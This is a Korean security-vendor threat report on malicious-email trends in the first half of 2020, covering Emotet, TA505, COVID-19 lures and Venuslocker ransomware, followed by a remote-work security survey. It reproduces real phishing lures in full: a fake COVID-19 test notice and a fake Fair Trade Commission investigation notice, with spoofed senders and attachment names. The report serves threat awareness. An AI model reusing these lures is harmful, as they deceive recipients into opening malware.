
[그림 4] 2020 년 상반기 수집된 악성 이메일의 첨부파일 유형에 따른 분류

첨부파일의 가장 큰 비중은 Trojan(70%)인데 그 중 Downloader 형이 전체 통계 중 33%를 차지 할 만큼 비중이 높았습니다. Exploit(13%)이나 Spyware(13%)도 결국 Download 를 통해 공격을 수행하기 때문에 대부분의 악성 이메일 첨부파일은 Download 를 통해 악성행위가 이루어진다고 볼 수 있습니다.

Download 형 공격은 최소의 기능만 넣어 사이즈는 물론이고 백신으로부터 탐지도 일부 회피할 수 있기 때문에 공격자 입장에서는 매우 선호되는 방식입니다.

2. 2020 년 상반기 주요 위협 이메일의 특징

지금부터는 2020 년 상반기에 추가되거나 중단된 위협 이메일에는 어떤 것들이 있었는지 주요 이슈가 된 내용 위주로 정리해보겠습니다.



[그림 5] 수집된 주요 악성 이메일 4 가지 유형에 대한 2019 년 하반기 및 2020 년 상반기 비교 통계

02 전문가 기고

1) Emotet Campaign

Emotet Campaign 은 주로 문서 파일 또는 링크를 첨부하여 보내는 특징을 가지고 있습니다.
2019 년 3 분기에 26 건을 시작으로 4 분기에 477 건(1730%)으로 공격이 크게 급증한 후, 2020 년 2 월까지 99 건을 유포한 뒤 현재까지는 잠시 공격이 중단된 모습입니다.

2) TA505 Campaign

TA505 Campaign 은 주로 엑셀(excel) 문서를 첨부하여 보내는 특징이 있습니다.
Emotet 보다 규모가 크지는 않았으나 2019 년 12 월에 공격이 급증된 후, 2020 년 들어서는 공격수치가 소강된 상태를 보이고 있습니다.

3) COVID19 키워드를 사용한 악성 이메일의 등장

2020 년 3 월 9 일 코로나 19 바이러스로 인한 세계보건기구(WHO)의 "Pandemic"발표가 있었습니다. 전 세계적으로 퍼져나간 코로나 19 바이러스의 영향으로 이를 악용한 악성 이메일들이 등장하기 시작했습니다.
2020 년 3 월부터 그 수치가 급증하였고 2 분기가 지난 현재까지 지속적인 유입이 이뤄지고 있습니다. 공격자들이 악성 이메일 공격 시, 사회적인 이슈를 어떻게 활용하고 있는 지 여부를 확인 할 수 있는 부분입니다.
(실제 COVID19 키워드를 이용한 악성 이메일 수치는 훨씬 더 많았으나, 저희가 보여드리는 COVID19 이메일 수집 통계는 내부 시스템을 통해서만 수집한 수치임을 참고하시기 바랍니다.)

4) 비너스락커 조직의 꾸준한 위협


비너스락커(Venuslocker) Campaign 의 경우 매우 오랜 기간동안 꾸준하게 이메일 공격을 시도하고 있습니다. 지난 2019 년 4 분기에 다소 많이 공격이 이뤄지긴 했지만, 전체 트렌드가 바뀔 정도의 유의미한 차이로 보이지는 않습니다.
다만, Sodinokibi, Nemty, Makop 등 다양한 랜섬웨어를 일정 기간 사용하는 것으로 보아 해당 조직은 RaaS(Ransomware as a Service)를 적극 공격에 활용하고 있는 것으로 유추해 볼 수 있습니다.

3. 2020년 상반기 실제 유포된 주요 위협 이메일 사례

다음은 실제 유포된 주요 위협 이메일입니다. 추가적인 정보는 하단 링크를 통해 자세히 확인 가능합니다.

[그림 6] Emotet email 실제 화면

[그림 7] TA505 email 실제 화면



2020-03-20 (금) 오전 2:43

Pauletta Flam <Pauletta.Flam0296232@gmx.com>

COVID-19 Hospital Visit

받는 사람

COVID 19 Requisition.xls
102 KB

This is an anonymous email, asked to be sent to you to inform you about the possibility of coming in to contact with a family member/colleague/neighbor who has contracted the COVID19 Virus in your office/area.

A test at your nearest hospital will be done free of charge provided you bring the printed out form we attached to this email, more information and your details are attached on how to proceed.

[그림 8] Covid19 email 실제 화면

2020-04-01 (수) 오후 12:44

김지명 사무관 <cent@ereauestysstrangesecureasia.us>

[공정거래위원회]전자상거래 위반행위 조사통지서

받는 사람

ZIP 전산 및 비전산자료 보존 요청서.zip
95 KB

공정거래위원회

공정거래위원회

제목: 전자상거래 위반행위 조사통지서(2020.04.01)


귀하에 대하여 '부당 전자상거래 신고'가 제기되어 조사를 실시 할 예정임을 알려드리오니 조사준비에 만전을 기하여 주시기 바랍니다.

아울러 붙임과 같이 조사시 준수할 사항을 알려드리오니 서명기재하여 조사시 교부하여 주시기바랍니다.

---

1. 조사 목적: 부당 전자상거래 위반행위 조사
2. 조사 심사기간: 2020.02.02 - 2020.02.27
3. 조사 기준일: 2020.02.02
4. 조사 대상기간: 2020.02.02 - 2020.02.27
5. 조사 인원: 2인(양 사무관, 이 사무관)

[그림 9] Venuslocker 공정거래위원회 사칭 email 실제 화면



[그림 10] Venuslocker 이력서 사칭 email 실제 화면

2020 년 하반기에도 악성 이메일 모니터링을 통해 신속하게 이슈 공유를 진행할 예정이며, 좀 더 상세한 개별 악성 이메일 관련 이슈&분석 및 상세 침해지표(IoC) 정보는 '쓰렛 인사이드(Threat Inside)'를 통해 확인이 가능합니다.


2. 2020 정보보호의 달, '언택트 근무환경 점검' 설문조사 결과

2020 년 '정보보호의 달'을 맞이하여 이스트시큐리티에서는 '언택트 근무환경 보안 점검' 캠페인 설문 조사를 실시했습니다. 이번 설문조사는 6 월 25 일부터 7 월 2 일까지 진행되었으며, 총 6 천 명이 넘는 많은 분들께서 설문에 응답해 주셨습니다.

코로나 19(Covid-19)의 전 세계적 확산과 장기화 추세에 따라 비대면, 이른바 '언택트' 근무도 점점 더 늘어나고 있는데요, 많은 기업들과 공직 사회에서도 임직원들의 감염을 예방하기 위해 재택 근무 및 거점 사무실 이용 등 이제 '언택트 근무'도 하나의 뉴노멀(New Normal) 현상으로 빠르게 자리잡고 있습니다.


그런데 최근, '코로나', '온라인 채용', '정부 긴급재난지원금' 등의 이슈 키워드를 활용한 악성 이메일 공격과 기업을 대상으로 한 랜섬웨어 공격, 화상회의 원격 연결의 취약점을 노린 새로운 사이버 공격들이 더욱 활발하게 진행되고 있는데요, 편리해진만큼 더 많은 사이버 위협이 도사리는 '언택트 근무 환경'에서 우리의 보안 관리는 어떤지 함께 확인해 보실까요?

설문 문항은 ▲언택트 근무 중 사용기기 ▲언택트 근무 시 나의 보안관리 점검 ▲언택트 근무 시 가장 큰 보안 고민 ▲기업의 보안관리 실태를 묻는 항목들로 구성하였습니다.



[언택트 근무 시 사용기기 현황]

재택/원격 근무 시 사용기기로는 개인 보유 기기의 사용(65%)이 가장 많은 것으로 나타났으며, 기기 종류로는 노트북과 PC 사용이(88.4%) 역시 가장 많았지만 스마트폰(47.3%)도 업무용으로 많이 사용하고 있는 것이 눈길을 끌었습니다. 이를 통해, 언택트 근무 시 업무 관련 자료와 문서들을 PC 나 스마트폰 같은 개인기기에 저장하고 활용하고 있다는 사실을 알 수 있습니다. 개인기기는 회사기기에 비해 제한 없는 사용환경과 보안 프로그램 설치 유무 등에 따라 상대적으로 보안이 취약하다는 점을 고려할 때, 개인 PC 및 모바일 디바이스에 대한 보안 정책을 강화하는 것이 중요하다는 점을 시사하고 있습니다.




[언택트 근무 시 보안 관리 실태]

우리는 재택/원격 근무 시 보안 관리를 잘 하고 있을까요? 놀랍게도 '백신을 설치하지 않거나 잘 모른다'는 응답이 20% 이상이었습니다. 또, 언택트 근무 시 사용 기기에 대해 회사가 백신 프로그램을 의무화하지 않음(29%), 백신 설치 의무를 잘 모른다(23.4%)는 응답이 절반에 넘게 달해, 언택트 근무자에 대한 전사 차원의 백신 설치 관리가 제대로 되고 있지 않음을 알 수 있습니다.


재택/원격 근무 중 업무 문서의 저장과 관리에 대해서는, 개인 PC 에 저장 및 별도 관리하지 않음(27.3%)과 USB 등 별도 저장 매체에 백업(23.7%)한다는 응답이 전체의 절반 이상을 차지하여 많은 원격 근로자들이 개인 매체에 업무 파일을 저장하고 있다는 것을 알 수 있습니다. 업무 관련 파일에는 대외비 문서가 많은만큼 문서 보안 관리가 중요한데, 문서의 유출과 유실을 원천적으로 차단하기 위해서는 파일을 중앙 서버에만 저장할 수 있는 문서중앙화를 사용하는 것이 좋습니다.

의심스러운 메일을 받았을 때 대처 방법은 어떠할까요? 다행히 대부분의 응답자가 '삭제하거나 읽지 않는다'고 응답했으나, '의심스러운 메일을 회사 IT 보안팀 또는 관련 기관에 제보한다'는 응답은 4.9%로 매우 낮았습니다. 최근 원격 근무 환경의 허점을 노린 공격자들의 기업을 타겟으로 한 공격이 증가하고 있어, 회사 보안팀과 관련 기관들의 빠른 대응이 중요한만큼 언택트 근무 시 의심스러운 이메일에 대한 제보 및 백신 프로그램의 신고하기 기능을 통한 더욱 적극적인 제보가 필요한 때입니다.



[언택트 근무 시의 보안 고민]

